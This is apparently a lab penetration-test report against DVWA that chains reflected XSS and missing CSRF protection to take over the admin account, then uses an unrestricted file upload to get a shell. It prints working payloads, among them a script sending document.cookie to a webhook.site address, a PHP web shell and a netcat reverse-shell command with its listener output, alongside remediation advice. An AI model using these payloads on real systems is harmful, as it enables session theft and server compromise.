

# Active Exploitation

## Overview:

Combine multiple bugs/weaknesses such as XSS and CSRF capture the admin cookie to reach a stronger impact (e.g., XSS → steal admin cookie → login as admin). Used various techniques to get the admin access and also using File upload vulnerability to get Remote Code Execution(RCE)

Sno	Description	Target IP	Status	Result
1	XSS + CSRF → Admin Access	192.168.158.16	Success	Admin Access
2	File Upload → RCE	192.168.158.16	Success	Admin Access

Title: Chained Exploit on Web

## Findings:


XSS:

Sno	Target IP	Vulnerability
1	192.168.1.150	XSS
2	192.168.1.150	CSRF

1. Found a parameter which is vulnerable to XSS. The parameter is[ ?/name=]

2. Injecting Basic XSS payload to Check


```
<script>alert(1)</script>
```



3. Found there was some sanitization on the page

4. Using some encoding technique can bypass the sanitization

```
<pre>Hello <ScRiPt>alert(1)</ScRiPt></pre>
```



5. The XSS fired and confirming XSS vulnerability

## CSRF:

1. Found there was no implementation of CSRF token in the request



2. Successfully tested the CSRF Vulnerability

## Chaining XSS and CSRF:

1. Used a Xss payload to get the admin cookie

Payload:

```
<script>
```

```
new Image().src="https://webhook.site/90c4858d-34aa-4d0d-8685-31ba9f9366a7/log?c="
```

```
document.cookie;
```

```
</script>
```

2. Using this payload and a Webhook site, the payload has captured the admin cookie and send it to the webhook site

The screenshot shows the Webhook.site interface. The URL bar displays the webhook URL: `webhook.site/#!/view/90c4858d-34aa-4d0d-8685-31ba9f9366a7/a5213e54-e6dd-417a-9d67-8c1c7dd42668/1`. The interface shows a list of incoming requests, with the most recent one selected. The request details are as follows:

Request Details & Headers	
Method	GET
URL	<code>https://webhook.site/90c4858d-34aa-4d0d-8685-31ba9f9366a7/log?c=security=low;%20PHPSESSID=ba7750021...</code>
Host	<code>157.51.177.97</code>
Location	Chennai, Tamil Nadu, India
Date	01/13/2026 10:44:58 AM (a few seconds ago)
Size	0 bytes
Time	0.002 sec
ID	<code>a5213e54-e6dd-417a-9d67-8c1c7dd42668</code>
Note	<a href="#">Add Note</a>
Query strings	<code>security=low; PHPSESSID=ba77500212946166591523f4728b151d</code>

3. Changing the admin credentials by using the obtained admin cookie

The screenshot shows a web browser window with the URL `http://192.168.158.16/dvwa/vulnerabilities/csrf/?password_new=attacker&password_conf=attacker&Change=Change`. The browser's developer tools are open, showing the network tab with a request and response. The request is a GET method with the following headers:

```
GET /dvwa/vulnerabilities/csrf/?password_new=attacker&password_conf=attacker&Change=Change HTTP/1.1
Host: 192.168.158.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.158.16/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=ba77500212946166591523f4728b151d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

The response is an HTML document with the following structure:

```
<div id="main_body">
  <div class="body_padded">
    <h1>
      Vulnerability: Cross Site Request Forgery (CSRF)
    </h1>
    <div class="vulnerable_code_area">
      <div>
        Change your admin password:
      </div>
      <form action="#" method="GET">
        New password:<br>
        <input type="password" AUTOCOMPLETE="off" name="password_new">
        Confirm new password:<br>
        <input type="password" AUTOCOMPLETE="off" name="password_conf">
        <input type="submit" value="Change" name="Change">
      </form>
      <pre>
        Password Changed
      </pre>
    </div>
    <div>
      More info
    </div>
    <div>
      <a href="http://hiderefer.com/?http://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">http://www.owasp.org/index.php/Cross-Site_Request_Forgery</a>
      <a href="http://hiderefer.com/?http://www.cgisecurity.com/csrf-faq.html" target="_blank">http://www.cgisecurity.com/csrf-faq.html</a>
      <a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_request_forgery">http://en.wikipedia.org/wiki/Cross-site_request_forgery</a>
    </div>
  </div>
</div>
```

## Remediation:

### XSS:

1. Using Context-Aware Output Encoding
2. Implementing Content Security Policy (CSP)
3. Enabling HttpOnly + Secure Cookies: which prevent JS cookie access
4. Input Validation: Whitelist allowed characters

### CSRF:

1. CSRF Tokens: Generating unique token per session/form
2. SameSite Cookies: `Set-Cookie: sessionId=abc; SameSite=Strict`
3. Custom Headers: Require `X-CSRF-Token` header on AJAX
4. Double Submit Cookie: Token in cookie + POST body

## Title: File Upload → RCE

### Finding:


#### File Upload:

1. Found an file upload vulnerability on /upload endpoint
2. Used a custom script to get the shell access


Payload:

```
(kali㉿kali)-[~/Desktop/Test]
$ cat cmd.php
<?php system($_GET['cmd']); ?>
```

3. Successfully upload the payload on /upload endpoint



4. Visiting the endpoint to validate the payload /hackable/uploads/cmd.php
5. Executing the shell commands for validation



6. Getting shell access using the reverse shell payload

Payload:

busybox nc 192.168.158.16 4444 -e sh

```
(kali㉿kali)-[~/Desktop/Test]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.158.30] from (UNKNOWN) [192.168.158.16] 58651
whomai
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
cmd.php
dvwa_email.png
shell.php.jpg
whoami
www-data
█
```

## Remediation:

1. File Extension Whitelisting
2. MIME Type Validation
3. Store Outside Webroot: `/var/uploads/` (not `/var/www/html/uploads/`)
4. Rename Files: `uniqid() . '.' . $ext`
5. Size Limits: `ini_set('upload_max_filesize', '2M')`
6. Antivirus Scan: ClamAV or VirusTotal API
7. No Execute Permissions: `chmod 644 uploads/*`

## Escalation:

Subject: CRITICAL - XSS, CSRF, File Upload Vulnerabilities on DVWA (192.168.74.16)

Developers,

Security testing revealed three critical vulnerabilities in DVWA at 192.168.74.16 requiring immediate action:

1. XSS (High) - Reflected XSS in `/?name=` parameter allows JavaScript execution. Attackers can steal session cookies for account takeover.
2. CSRF (Medium) - No anti-CSRF tokens on forms enables unauthorized actions (password changes, data deletion) via malicious links.
3. File Upload (Critical) - Unrestricted uploads allow PHP web shells, enabling full server compromise.

Immediate Actions Required:

- XSS: Implement `htmlspecialchars()` output encoding + CSP headers
- CSRF: Add CSRF tokens to all forms + SameSite cookies
- File Upload: Extension whitelisting + MIME validation + store outside webroot